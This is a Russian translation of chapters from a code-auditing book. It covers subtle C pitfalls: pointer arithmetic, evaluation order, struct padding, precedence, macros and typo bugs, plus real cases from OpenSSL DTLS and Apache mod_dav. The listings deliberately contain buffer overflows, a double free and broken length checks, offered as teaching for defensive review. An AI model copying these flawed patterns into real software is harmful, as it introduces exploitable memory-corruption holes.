Вы знаете, что указатель по сути является местом в памяти -- адресом, поэтому это тип данных, который неизбежно зависит от реализации. На разных архитектурах представления указателей могут заметно различаться, и даже на 32-битной архитектуре Intel указатели могут быть реализованы по-разному. Например, у вас может быть 16-битный код или даже компилятор, который прозрачно поддерживает пользовательские схемы виртуальной памяти с сегментами. Поэтому предположим, что в этом обсуждении используется распространенная архитектура компиляторов GCC или vc++ для пользовательского кода на машинах Intel.

Вы знаете, что указатели, вероятно, должны быть беззнаковыми целыми, потому что действительные адреса виртуальной памяти могут находиться в диапазоне от `0x0` до `0xffffffff`. При этом вычитание двух указателей выглядит слегка странно. Разве указателю не нужно как-то представлять и отрицательные значения? Оказывается, результат вычитания вообще не является указателем; вместо этого это знаковый целочисленный тип, известный как `ptrdiff_t`.

Указатели можно свободно преобразовывать в целые и в указатели других типов с помощью casts. Однако компилятор не гарантирует, что получившийся указатель или integer правильно выровнен или указывает на действительный объект. Поэтому указатели являются одной из наиболее зависящих от реализации частей языка C.

Обзор арифметики указателей

Что происходит, когда вы выполняете арифметику с указателем? Вот простой пример добавления 1 к указателю:

```
short *j;

j = (short *)0x1234;
j = j + 1;
```

В этом коде есть указатель на short с именем `j`. Он инициализирован произвольным фиксированным адресом `0x1234`. Это плохой C-код, но он помогает донести суть. Как упоминалось ранее, указатели и integers можно рассматривать взаимозаменяемо, если использовать casts, но результаты зависят от реализации. Можно предположить, что после добавления 1 к `j` значение `j` станет `0x1235`. Однако, как вы, вероятно, знаете, происходит не это. На самом деле `j` становится `0x1236`.

Когда C выполняет арифметику с участием указателя, операция выполняется относительно размера целевого объекта указателя. Поэтому когда вы добавляете 1 к указателю на объект, результатом является указатель на следующий объект такого размера в памяти. В этом примере объект -- short integer, занимающий 2 байта (на 32-битной архитектуре Intel), поэтому short, следующий за `0x1234` в памяти, находится по адресу `0x1236`. Если вы вычитаете 1, результатом будет адрес short перед тем, что расположен по `0x1234`, то есть `0x1232`. Если добавить 5, получится адрес `0x123e`, то есть пятый short после того, что расположен по `0x1234`.

Другой способ думать об этом: указатель на объект рассматривается как массив, состоящий из одного элемента этого объекта. Поэтому `j`, указатель на short, рассматривается как массив `short j[1]`, содержащий один short. Следовательно, `j + 2` будет эквивалентно `&j[2]`. Таблица 6-11 показывает эту концепцию.

Таблица 6-11. Арифметика указателей и память

Pointer Expression	Array Expression	Address
j - 2	&j[-2]	0x1230
		0x1231
j - 1	&j[-1]	0x1232
		0x1233
j	j or &j[0]	0x1234
		0x1235
j + 1	&j[1]	0x1236
		0x1237
j + 2	&j[2]	0x1238
		0x1239
j + 3	&j[3]	0x123a
		0x123b
j + 4	&j[4]	0x123c
		0x123d
j + 5	&j[5]	0x123e
		0x123f

Теперь рассмотрим детали важных операторов арифметики указателей, описанные в следующих разделах.

Сложение

Правила сложения указателей немного строже, чем можно ожидать. Можно сложить целочисленный тип с типом указателя или тип указателя с целочисленным типом, но нельзя сложить тип указателя с типом указателя. Это имеет смысл, если учесть, что именно делает сложение указателей: компилятор не знал бы, какой указатель использовать как базовый тип, а какой -- как индекс. Например, рассмотрим следующую операцию:

```
unsigned short *j;
unsigned long *k;

x = j + k;
```

Эта операция была бы недопустимой, потому что компилятор не знал бы, как преобразовать `j` или `k` в индекс для арифметики указателей. Конечно, можно привести `j` или `k` к integer, но результат был бы неожиданным, и вряд ли кто-то сделал бы это намеренно.

Одно интересное правило C состоит в том, что оператор индексирования относится к категории сложения указателей. Стандарт C утверждает, что оператор индексирования эквивалентен выражению со сложением следующим образом:

```
E1[E2] is equivalent to (*((E1)+(E2)))
```

С учетом этого рассмотрим следующий пример:

```
char b[10];

b[4] = 'a';
```

Выражение `b[4]` ссылается на пятый объект в символьном массиве `b`. Согласно правилу, эквивалентная запись выглядит так:

```
(*((b) + (4))) = 'a';
```

Из предыдущего анализа вы знаете, что `b + 4`, где `b` имеет тип указателя на char, равносильно `&b[4]`; поэтому выражение было бы похоже на `(*(&b[4]))` или `b[4]`.

Наконец, обратите внимание, что результирующий тип сложения между integer и указателем -- это тип указателя.

Вычитание

Вычитание имеет правила, похожие на сложение, за исключением того, что вычитание одного указателя из другого допустимо. Когда вы вычитаете указатель из указателя того же типа, вы запрашиваете разницу в индексах двух элементов. В этом случае результирующий тип -- не указатель, а `ptrdiff_t`, знаковый целочисленный тип. Стандарт C указывает, что он должен быть определен в заголовочном файле `stddef.h`.

Сравнение

Сравнение между указателями работает так, как можно ожидать. Оно учитывает относительные положения двух указателей в виртуальном адресном пространстве. Результирующий тип такой же, как у других сравнений: целочисленный тип, содержащий 1 или 0.

Условный оператор

Условный оператор (`?`) может иметь указатели в качестве двух последних операндов, и ему приходится согласовывать их типы примерно так же, как при использовании с арифметическими операндами. Он делает это, применяя все квалификаторы, которые есть у любого из типов указателя, к результирующему типу.

Уязвимости

Лишь немногие уязвимости, связанные с арифметикой указателей, были широко опубликованы, по крайней мере в описываемом здесь смысле. Многие уязвимости, включающие манипулирование указателями на символы, по сути сводятся к неправильному подсчету размеров буферов, и хотя технически они подходят под ошибки арифметики указателей, они не настолько тонки, насколько могут быть тонкими уязвимости указателей. Более вредная форма проблем возникает там, где разработчики ошибочно выполняют арифметику над указателями, не понимая, что их integer-операнды масштабируются размером целевого объекта указателя. Рассмотрим следующий код:

```
int buf[1024];
int *b = buf;

while (havedata() && b < buf + sizeof(buf)) {
    *b++ = parseint(getdata());
}
```

Цель выражения `b < buf + sizeof(buf)` -- не дать `b` продвинуться дальше `buf[1023]`. Однако на самом деле оно не дает `b` продвинуться дальше `buf[4092]`. Поэтому этот код потенциально уязвим к довольно прямолинейному переполнению буфера.

Листинг 6-29 выделяет буфер, а затем копирует первый компонент пути из строки-аргумента в буфер. Есть проверка длины, защищающая функцию `wcscat` от переполнения выделенного буфера, но она построена неправильно. Поскольку строки состоят из wide characters, вычитание указателей, выполненное для проверки размера входа `(sep - string)`, возвращает разницу двух указателей в wide characters, то есть разницу между двумя указателями в байтах, деленную на 2.

Поэтому эта проверка длины проходит, пока `(sep - string)` содержит меньше `(MAXCHARS * 2)` wide characters, что может быть вдвое больше пространства, чем способен вместить выделенный буфер.

Листинг 6-29. *Пример уязвимости арифметики указателей*

```
wchar_t *copy_data(wchar_t *string) {
    wchar *sep, *new;
    int size = MAXCHARS * sizeof(wchar);

    new = (wchar *)xmalloc(size);
    *new = '\0';

    if (*string != '/') {
        wcscpy(new, "/");
        size -= sizeof(wchar_t);
    }

    sep = wstrchr(string, '/');
    if (!sep)
        sep = string + wcslen(string);

    if (sep - string >= (size - sizeof(wchar_t)) {
        free(new);
        die("too much data");
    }

    *sep = '\0';
    wcscat(new, string);
    return new;
}
```

Совет аудитору

Ошибки арифметики указателей бывает трудно заметить. Всякий раз, когда выполняется арифметическая операция с участием указателей, посмотрите тип этих указателей и затем проверьте, согласуется ли операция с происходящей неявной арифметикой. В листинге 6-29 был ли `sizeof()` неправильно использован с указателем на тип, который не является байтом? Произошла ли похожая операция, где разработчик предположил, что тип указателя не повлияет на выполнение операции?

Прочие нюансы C

Следующие разделы затрагивают особенности и темные углы языка C, где могут возникать ошибки, релевантные безопасности. Реальных примеров таких уязвимостей доступно не так много, но вам все равно нужно знать о потенциальных рисках. Некоторые примеры могут выглядеть искусственными, но попробуйте представить их скрытыми под слоями макросов и взаимозависимых функций, и они могут показаться более реалистичными.

Порядок вычисления

Для большинства операторов C не гарантирует порядок вычисления операндов или порядок присваиваний из "побочных эффектов" выражения. Например, рассмотрим такой код:

```
printf("%d\n", i++, i++);
```

Нет гарантии, в каком порядке будут выполнены два инкремента, и вы обнаружите, что вывод различается в зависимости от компилятора и архитектуры, на которой компилируется программа.

Единственные операторы, для которых порядок вычисления гарантирован, -- это `&&`, `||`, `?:` и `,`. Обратите внимание, что запятая здесь не относится к аргументам функции; порядок их вычисления определяется реализацией. Поэтому даже в таком простом коде нет гарантии, что `a()` будет вызвана до `b()`:

```
x = a() + b();
```

Неоднозначные побочные эффекты немного отличаются от неоднозначного порядка вычисления, но имеют похожие последствия. Побочный эффект -- это выражение, вызывающее изменение переменной: присваивание или оператор инкремента, например `++`. Порядок вычисления побочных эффектов в пределах одного выражения не определен, поэтому что-то вроде следующего определяется реализацией и, следовательно, может вызывать проблемы:

```
a[i] = i++;
```

Как такие проблемы могут влиять на безопасность? В листинге 6-30 разработчик использует вызов `getstr()`, чтобы получить строку пользователя и строку пароля из некоторого внешнего источника. Однако если система будет перекомпилирована и порядок вычисления функций `getstr()` изменится, код может начать записывать в лог пароль вместо имени пользователя. Конечно, это была бы проблема низкого риска, пойманная во время тестирования.

Листинг 6-30. *Логическая уязвимость порядка вычисления*

```
int check_password(char *user, char *pass) {
    if (strcmp(getpass(user), pass)) {
        logprintf("bad password for user %s\n", user);
        return -1;
    }

    return 0;
}

...

if (check_password(getstr(), getstr())
    exit(1);
```

В листинге 6-31 есть функция `copy_packet()`, которая читает пакет из сети. Она использует макрос `GET32()`, чтобы извлечь integer из пакета и продвинуть указатель. В протоколе предусмотрен необязательный padding, а наличие поля размера padding обозначается флагом в заголовке пакета. Поэтому если установлен `FLAG_PADDING`, порядок вычисления макросов `GET32()` при вычислении `datasize` теоретически может быть обращен. Если опция padding находится в редко используемой части протокола, ошибка такого рода может остаться незамеченной в промышленной эксплуатации.

Листинг 6-31. *Уязвимость макроса из-за порядка вычисления*

```
#define GET32(x) (*((unsigned int *)(x))++)

u_char *copy_packet(u_char *packet) {
    int *w = (int *)packet;
    unsigned int hdrvar, datasize;

    /* packet format is hdr var, data size, padding size */
    hdrvar = GET32(w);
    if (hdrvar & FLAG_PADDING)
        datasize = GET32(w) - GET32(w);
    else
        datasize = GET32(w);

    ...
}
```

Padding структур

Одна довольно малоизвестная особенность структур C состоит в том, что члены структуры не обязаны располагаться в памяти непрерывно. Порядок членов гарантированно следует порядку, заданному программистами, но между членами может использоваться padding структуры для удовлетворения требований выравнивания и производительности. Вот пример простой структуры:

```
struct bob {
    int a;
    unsigned short b;
    unsigned char c;
};
```

Как вы думаете, чему равен `sizeof(bob)`? Разумная догадка -- 7; это `sizeof(a) + sizeof(b) + sizeof(c)`, то есть 4 + 2 + 1. Однако большинство компиляторов возвращает 8, потому что они вставляют padding структуры. Сейчас такое поведение выглядит несколько obscure, но оно определенно станет хорошо известным явлением по мере распространения 64-битного кода, потому что потенциально влияет на такой код острее. Как это может иметь последствия для безопасности? Рассмотрим листинг 6-32.

Листинг 6-32. *Padding структуры в сетевом протоколе*

```
struct netdata {
    unsigned int query_id;
    unsigned short header_flags;
    unsigned int sequence_number;
};

int packet_check_replay(unsigned char *buf, size_t len) {
    struct netdata *n = (struct netdata *)buf;

    if ((ntohl(n->sequence_number) <= g_last_sequence number)
        return PARSE_REPLAYATTACK;

    // packet is safe - process
    return PARSE_SAFE;
}
```

На 32-битной big-endian системе структура `netdata`, скорее всего, будет расположена так, как показано на рисунке 6-9. У вас есть `unsigned int`, `unsigned short`, 2 байта padding и `unsigned int`, всего размер структуры составляет 12 байтов. Рисунок 6-10 показывает трафик, проходящий по сети, в network byte order. Если разработчики не ожидают, что в структуру будет вставлен padding, они могут неправильно интерпретировать сетевой протокол. Эта ошибка может привести к тому, что сервер примет replay attack.

Рисунок 6-9. Структура netdata на 32-битной big-endian машине





Рисунок 6-10. Сетевой протокол в network byte order



Вероятность совершить ошибку такого рода возрастает на 64-битных архитектурах. Если структура содержит указатель или значение long, компоновка структуры в памяти, скорее всего, изменится. Любое 64-битное значение, например указатель или `long int`, будет занимать вдвое больше места, чем на 32-битной системе, и должно размещаться на границе 64-битного выравнивания.

Содержимое padding bits зависит от того, что находилось в памяти при выделении структуры. Эти биты могут различаться, что может приводить к логическим ошибкам, связанным со сравнениями памяти, как показано в листинге 6-33.

Листинг 6-33. *Пример double free из-за padding структуры*

```
struct sh {
    void *base;
    unsigned char code;
    void *descptr;
};

void free_sechdrs(struct sh *a, struct sh *b) {
    if (!memcmp(a, b, sizeof(a))) {
        /* they are equivalent */
        free(a->descptr);
        free(a->base);
        free(a);
        return;
    }

    free(a->descptr);
    free(a->base);
    free(a);
    free(b->descptr);
    free(b->base);
    free(b);
    return;
}
```

Если padding структуры различается в двух структурах, это может вызвать ошибку double-free. Рассмотрим листинг 6-34.

Листинг 6-34. *Пример неверного подсчета из-за padding структуры*

```
struct hdr {
    int flags;
    short len;
};

struct hdropt {
    char opt1;
    char optlen;
    char descl;
};

struct msghdr {
    struct hdr h;
    struct hdropt o;
};
struct msghdr *form_hdr(struct hdr *h, struct hdropt *o) {
```

```
struct msghdr *m = xmalloc(sizeof *h + sizeof *o);

memset(m, 0, sizeof(struct msghdr));
...
```

Размер `hdropt`, вероятно, будет равен 3, потому что требований padding для выравнивания нет. Размер `hdr`, вероятно, будет равен 8, а размер `msghdr`, вероятно, будет равен 12, чтобы выровнять две структуры. Поэтому `memset` запишет 1 байт с `\0` за пределами выделенных данных.

Приоритет

Когда вы анализируете код, написанный опытными разработчиками, часто встречаются сложные выражения, которые выглядят рискованно лишенными скобок. Интересной уязвимостью была бы ситуация, где допущена ошибка приоритета, но она возникает так, что не полностью ломает программу.

Первая потенциальная проблема -- приоритет битовых операторов `&` и `|`, особенно когда вы смешиваете их с операторами сравнения и равенства, как в этом примере:

```
if (len & 0x80000000 != 0)
    die("bad len!");

if (len < 1024)
    memcpy(dst, src, len);
```

Программисты пытаются понять, является ли `len` отрицательным, проверяя старший бит. Их намерение выглядит примерно так:

```
if ((len & 0x80000000) != 0)
    die("bad len!");
```

Однако в ассемблерный код фактически попадает вот это:

```
if (len & (0x80000000 != 0))
    die("bad len!");
```

Этот код будет вычислен как `len & 1`. Если младший бит `len` не установлен, проверка пройдет, и пользователи смогут указать отрицательный аргумент для `memcpy()`.

Есть также потенциальные проблемы приоритета с присваиванием, но они вряд ли всплывут в production-коде из-за предупреждений компилятора. Например, посмотрите на следующий код:

```
if (len = getlen() > 30)
    snprintf(dst, len - 30, "%s", src)
```

Авторы намеревались написать следующее:

```
if ((len = getlen()) > 30)
    snprintf(dst, len - 30, "%s", src)
```

Однако получили следующее:

```
if (len = (getlen() > 30))
    snprintf(dst, len - 30, "%s", src)
```

После выхода из `if` переменная `len` будет равна 1 или 0. Если она равна 1, второй аргумент `snprintf()` равен -29, что по сути означает неограниченную строку.

Вот еще одна потенциальная ошибка приоритета:

```
int a = b + c >> 3;
```

Авторы намеревались написать следующее:

```
int a = b + (c >> 3);
```

Как можно догадаться, они получили следующее:

```
int a = (b + c) >> 3;
```

Макросы/препроцессор

Препроцессор C также может быть источником проблем безопасности. Большинство людей знакомы с проблемами в таком макросе:

```
#define SQUARE(x) x*x
```

Если использовать его следующим образом:

```
y = SQUARE(z + t);
```

он будет вычислен так:

```
y = z + t*z + t;
```

Этот результат очевидно неверен. Рекомендуемое исправление -- поставить скобки вокруг макроса и аргументов, чтобы получилось следующее:

```
#define SQUARE(x) ((x)*(x))
```

С макросами, построенными таким образом, все еще можно попасть в неприятности, если учитывать порядок вычисления и проблемы побочных эффектов. Например, если использовать следующее:

```
y = SQUARE(j++);
```

оно будет вычислено как:

```
y = ((j++)*(j++));
```

Этот результат определяется реализацией. Аналогично, если использовать следующее:

```
y = SQUARE(getint());
```

оно будет вычислено как:

```
y = ((getint())*(getint()));
```

Этот результат, вероятно, не соответствует намерениям автора. Макросы вполне могут вносить проблемы безопасности, если используются способом, выходящим за рамки обычного применения, поэтому будьте внимательны при аудите кода, который активно их использует. Если сомневаетесь, разворачивайте их вручную или смотрите вывод прохода препроцессора.

Опечатки

Программисты могут делать множество простых типографических ошибок, которые не влияют на компиляцию программы и не нарушают ее выполнение, но могут приводить к проблемам, релевантным безопасности. Такие ошибки сравнительно редки в production-коде, но иногда они появляются. Искать опечатки в коде может быть даже интересно. Возможные типографические ошибки представлены как серия задач. Попробуйте найти ошибку до чтения анализа.

Задача 1

```
while (*src && left) {
    *dst++ = *src++;
    if (left = 0)
        die("badlen");
    left--;
}
```

Оператор `if (left = 0)` должен быть записан как `if (left == 0)`.

В правильной версии кода, если `left` равен 0, цикл обнаруживает попытку переполнения буфера и аварийно завершает выполнение. В неправильной версии оператор `if` присваивает 0 переменной `left`, а результат этого присваивания равен 0. Оператор `if (0)` не истинен, поэтому следующим выполняется оператор `left--;`. Поскольку `left` равен 0, `left--` становится отрицательной 1 или большим положительным числом, в зависимости от типа `left`. В любом случае `left` не равен 0, поэтому цикл `while` продолжается, а проверка не предотвращает переполнение буфера.

Задача 2

```
int f;

f = get_security_flags(username);
if (f = FLAG_AUTHENTICATED) {
    return LOGIN_OK;
}

return LOGIN_FAILED;
```

Оператор `if (f = FLAG_AUTHENTICATED)` должен быть записан так:

```
if (f == FLAG_AUTHENTICATED)
```

В правильной версии кода, если security flags пользователя показывают, что он аутентифицирован, функция возвращает `LOGIN_OK`. Иначе она возвращает `LOGIN_FAILED`.

В неправильной версии оператор `if` присваивает `f` то значение, которым в данный момент является `FLAG_AUTHENTICATED`. Оператор `if` всегда успешен, потому что `FLAG_AUTHENTICATED` -- некоторое ненулевое значение. Поэтому функция возвращает `LOGIN_OK` для каждого пользователя.

Задача 3

```
for (i == 5; src[i] && i < 10; i++) {
    dst[i - 5] = src[i];
}
```

Оператор `for (i==5; src[i] && i<10; i++)` должен быть записан так:

```
for (i = 5; src[i] && i < 10; i++)
```

В правильной версии кода цикл `for` копирует 4 байта, начиная чтение с `src[5]` и запись с `dst[0]`. В неправильной версии выражение `i==5` вычисляется как true или false, но не влияет на содержимое `i`. Поэтому если `i` имеет некоторое значение меньше 10, цикл `for` может читать и писать за пределами буферов `dst` и `src`.

Задача 4

```
if (get_string(src) && check_for_overflow(src) & copy_string(dst, src))
    printf("string safely copied\n");
```

Оператор `if` должен выглядеть так:

```
if (get_string(src) && check_for_overflow(src) && copy_string(dst, src))
```

В правильной версии кода программа получает строку в буфер `src` и проверяет буфер `src` на переполнение. Если переполнения нет, она копирует строку в буфер `dst` и печатает "string safely copied".

В неправильной версии оператор `&` не имеет тех же характеристик, что оператор `&&`. Даже если в этой ситуации нет проблемы из-за различия между логическим и битовым `AND`, остается

критическая проблема short-circuit evaluation и гарантированного порядка выполнения. Поскольку это битовая операция `AND`, вычисляются оба выражения-операнда, а порядок их вычисления не обязательно известен. Поэтому `copy_string()` вызывается даже если `check_for_overflow()` завершается неуспешно, и она может быть вызвана до `check_for_overflow()`.

Задача 5

```
if (len > 0 && len <= sizeof(dst));
    memcpy(dst, src, len);
```

Оператор `if` должен выглядеть так:

```
if (len > 0 && len <= sizeof(dst))
```

В правильной версии кода программа выполняет `memcpy()` только если длина находится в определенных пределах, тем самым предотвращая атаку с переполнением буфера. В неправильной версии лишняя точка с запятой в конце оператора `if` обозначает пустой оператор, а значит `memcpy()` выполняется всегда, независимо от результата проверок длины.

Задача 6

```
char buf[040];

snprintf(buf, 40, "%s", userinput);
```

Оператор `char buf[040];` должен быть записан как `char buf[40];`.

В правильной версии кода программа выделяет 40 байтов для буфера, в который копирует пользовательский ввод. В неправильной версии программа выделяет 32 байта. Когда целочисленная константа в C начинается с 0, это указывает компилятору, что константа записана в восьмеричной системе. Поэтому длина буфера интерпретируется как `040` восьмеричное, или 32 десятичное, и `snprintf()` может записать за пределы стекового буфера.

Задача 7

```
if (len < 0 || len > sizeof(dst)) /* check the length
    die("bad length!");

/* length ok */
memcpy(dst, src, len);
```

Оператор `if` должен выглядеть так:

```
if (len < 0 || len > sizeof(dst)) /* check the length */
```

В правильной версии кода программа проверяет длину перед выполнением `memcpy()` и вызывает `abort()`, если длина выходит за подходящий диапазон.

В неправильной версии отсутствие завершения комментария означает, что `memcpy()` становится целевым оператором для оператора `if`. Поэтому `memcpy()` выполняется только *если* проверки длины не проходят.

Задача 8

```
if (len > 0 && len <= sizeof(dst))
    copiedflag = 1;
    memcpy(dst, src, len);

if (!copiedflag)
    die("didn't copy");
```

Первый оператор `if` должен выглядеть так:

```
if (len > 0 && len <= sizeof(dst)) {
    copiedflag = 1;
    memcpy(dst, src, len);
}
```

В правильной версии программа проверяет длину перед выполнением `memcpy()`. Если длина выходит за подходящий диапазон, программа выставляет флаг, который вызывает аварийное завершение.

В неправильной версии отсутствие составного оператора после `if` означает, что `memcpy()` выполняется всегда. Отступ предназначен для того, чтобы обмануть глаза читателя.

Задача 9

```
if (!strncmp(src, "magicword", 9))
    // report_magic(1);
if (len < 0 || len > sizeof(dst))
    assert("bad length!");

/* length ok */
memcpy(dst, src, len);
```

Оператор `report_magic(1)` должен выглядеть так:

```
// report_magic(1); ;
```

В правильной версии программа проверяет длину перед выполнением `memcpy()`. Если длина выходит за подходящий диапазон, программа выставляет флаг, который вызывает аварийное завершение.

В неправильной версии отсутствие составного оператора после `magicword if` означает, что проверка длины выполняется только если сравнение `magicword` истинно. Поэтому `memcpy()`, скорее всего, выполняется всегда.

Задача 10

```
l = msg_hdr.msg_len;
frag_off = msg_hdr.frag_off;
frag_len = msg_hdr.frag_len;

...

if (frag_len > (unsigned long)max) {
    al = SSL_AD_ILLEGAL_PARAMETER;
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT,
           SSL_R_EXCESSIVE_MESSAGE_SIZE);
    goto f_err;
}

if (frag_len + s->init_num > (INT_MAX - DTLS1_HM_HEADER_LENGTH)) {
    al = SSL_AD_ILLEGAL_PARAMETER;
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT,
           SSL_R_EXCESSIVE_MESSAGE_SIZE);
    goto f_err;
}

if (frag_len & !BUF_MEM_grow_clean(s->init_buf,
                                   (int)frag_len +
                                   DTLS1_HM_HEADER_LENGTH +
                                   s->init_num)) {
    SSLerr(SSL_F_DTLS1_GET_MESSAGE_FRAGMENT, ERR_R_BUF_LIB);
    goto err;
}
```

```
if (s->d1->r_msg_hdr.frag_off == 0) {
    s->s3->tmp.message_type = msg_hdr.type;
    s->d1->r_msg_hdr.type = msg_hdr.type;
    s->d1->r_msg_hdr.msg_len = l;
    /* s->d1->r_msg_hdr.seq = seq_num; */
}

/* XDTLS: ressurect this when restart is in place */
s->state = stn;
/* next state (stn) */
p = (unsigned char *)s->init_buf->data;

if (frag_len > 0) {
    i = s->method->ssl_read_bytes(s, SSL3_RT_HANDSHAKE,
                                  &p[s->init_num], frag_len, 0);
    /* XDTLS: fix this-message fragments cannot span multiple packets */
    if (i <= 0) {
        s->rwstate = SSL_READING;
        *ok = 0;
        return i;
    }
} else {
    i = 0;
}
```

Заметили баг? В одной из проверок длины есть ошибка: разработчики используют битовый оператор AND (`&`) вместо логического AND (`&&`). Конкретно оператор должен выглядеть так:

```
if (frag_len && !BUF_MEM_grow_clean(s->init_buf,
                                    (int)frag_len +
                                    DTLS1_HM_HEADER_LENGTH +
                                    s->init_num))
```

Эта простая ошибка могла бы привести к повреждению памяти, если бы функция `BUF_MEM_grow_clean()` завершилась неудачно. Эта функция возвращает 0 при неудаче, а логический оператор not превратит это значение в 1. Затем произойдет битовая операция AND с `frag_len`. Поэтому в случае неудачи неверный оператор фактически делает следующее:

```
if (frag_len & 1) {
    SSLerr(...);
}
```

Резюме

Эта глава рассмотрела нюансы языка программирования C, которые могут приводить к тонким и сложным уязвимостям. Эти базовые знания должны помочь вам выявлять проблемы, которые могут возникать при обработке операторов, преобразованиях типов, арифметических операциях и распространенных C-опечатках. Однако сложный характер этой темы не позволяет полностью понять ее за один проход. Поэтому возвращайтесь к этому материалу по мере необходимости при проведении оценок приложений. В конце концов, даже лучший аудитор кода легко может пропустить тонкие ошибки, способные привести к серьезным уязвимостям.

Глава 7. Строительные блоки программ

"Секрет творчества в том, чтобы уметь скрывать свои источники."

Альберт Эйнштейн

Введение

При анализе приложений некоторые конструкции встречаются снова и снова. Эти повторяющиеся шаблоны являются естественным результатом того, что программисты по всему миру решают похожие небольшие технические задачи при разработке приложений. Такие небольшие задачи часто возникают из проблемной области приложения: например, нужна определенная структура данных или алгоритм для быстрого извлечения либо сортировки элементов определенного типа. Они также могут быть следствием технических деталей целевой среды программы или возможностей и ограничений самого языка программирования. Например, большинство приложений, написанных на C, содержат код для манипуляции байтами строк и обработки динамического выделения памяти.

С точки зрения анализа безопасности полезно изучать эти повторяющиеся шаблоны кода, уделяя особое внимание областям, где разработчики могут совершать ошибки, релевантные безопасности. Обладая такими знаниями, вы можете быстро выявлять и оценивать проблемные поведения и шаблоны в коде, с которым сталкиваетесь. Вы также сможете быстрее адаптироваться к новым кодовым базам. Со временем вы обнаружите, что становится легче распознавать намерение и смысл незнакомого кода, потому что вы замечаете знакомые шаблоны и действия. Эта глава рассматривает такие распространенные конструкции и шаблоны кода и помогает определить, где разработчики склонны совершать ошибки, релевантные безопасности.

Аудит использования переменных

Переменные -- это объекты, используемые для хранения элементов данных, имеющих некоторое значение для приложения. Их смысл определяется тем, как они используются: что в них хранится, какие операции над ними выполняются и что они представляют. Значительная часть аудита кода основана на понимании переменных, их отношений друг с другом и того, как на приложение может неблагоприятно повлиять неожиданная манипуляция этими отношениями. Этот раздел обсуждает разные техники распознавания неправильного использования переменных и структур данных и приводит несколько примеров из популярных приложений, чтобы закрепить концепции.

Отношения между переменными

Переменные *связаны* друг с другом, если их значения каким-либо образом зависят друг от друга или если они вместе используются для представления некоторого состояния приложения. Например, функция может иметь одну переменную, которая указывает на доступную для записи позицию в буфере, и одну переменную, которая отслеживает объем оставшегося места в этом буфере. Эти переменные связаны друг с другом, и их значения должны изменяться синхронно при манипуляциях с буфером. Чем больше переменных используется для представления состояния, тем выше вероятность, что переменными можно будет манипулировать так, чтобы нарушить отношения между ними, что приведет к общему несогласованному состоянию. Как аудитор кода, вы должны искать переменные, связанные друг с другом, определять их предполагаемые отношения, а затем выяснять, есть ли способ десинхронизировать эти переменные. Обычно это означает поиск

блока кода, который изменяет одну переменную способом, несогласованным с другими переменными. Примеры такого типа уязвимости могут варьироваться от простых ошибок с двумя переменными в цикле до сложных ошибок, где множество переменных в нескольких модулях программы вместе представляют сложное состояние.

Сначала рассмотрим листинг 7-1, пример из модуля Apache mod_dav. Этот код работает с XML-элементами `CDATA`.

Листинг 7-1. *Уязвимость разбора CDATA в Apache mod_dav*

```
cdata = s = apr_palloc(pool, len + 1);

for (scan = elem->first_cdata.first; scan != NULL; scan = scan->next) {
    tlen = strlen(scan->text);
    memcpy(s, scan->text, tlen);
    s += tlen;
}

for (child = elem->first_child; child != NULL; child = child->next) {
    for (scan = child->following_cdata.first; scan != NULL; scan = scan->next) {
        tlen = strlen(scan->text);
        memcpy(s, scan->text, tlen);
        s += tlen;
    }
}

*s = '\0';
```

В листинге 7-1 видно, что буфер данных `s` (также установленный в `cdata`) выделяется через `apr_palloc()`, а затем строковые элементы данных из двух связанных списков (`elem->first_cdata.first` и `elem->first_child`) копируются в этот буфер данных. Длина буфера `cdata`, переменная `len`, была ранее вычислена двумя похожими циклами по связанным спискам. В этот момент есть две связанные переменные, которые нас интересуют: указатель на буфер, `cdata`, и переменная, представляющая длину буфера, `len`. Предыдущий код корректен, но посмотрите, что происходит, когда mod_dav пытается обрезать буфер, удаляя пробельные символы:

```
if (strip_white) {
    /* trim leading whitespace */
    while (apr_isspace(*cdata))
        /* assume: return false
         * for '\0' */
        ++cdata;

    /* trim trailing whitespace */
    while (len-- > 0 && apr_isspace(cdata[len]))
        continue;

    cdata[len + 1] = '\0';
}

return cdata;
}
```

Начальные пробелы пропускаются инкрементом переменной `cdata`; однако переменная `len` не уменьшается, чтобы отразить сокращение размера буфера. Отношение между двумя переменными становится недействительным. Поэтому когда во втором цикле `while` обрезаются завершающие пробелы, позиция `cdata[len]` может указывать за пределы буфера.

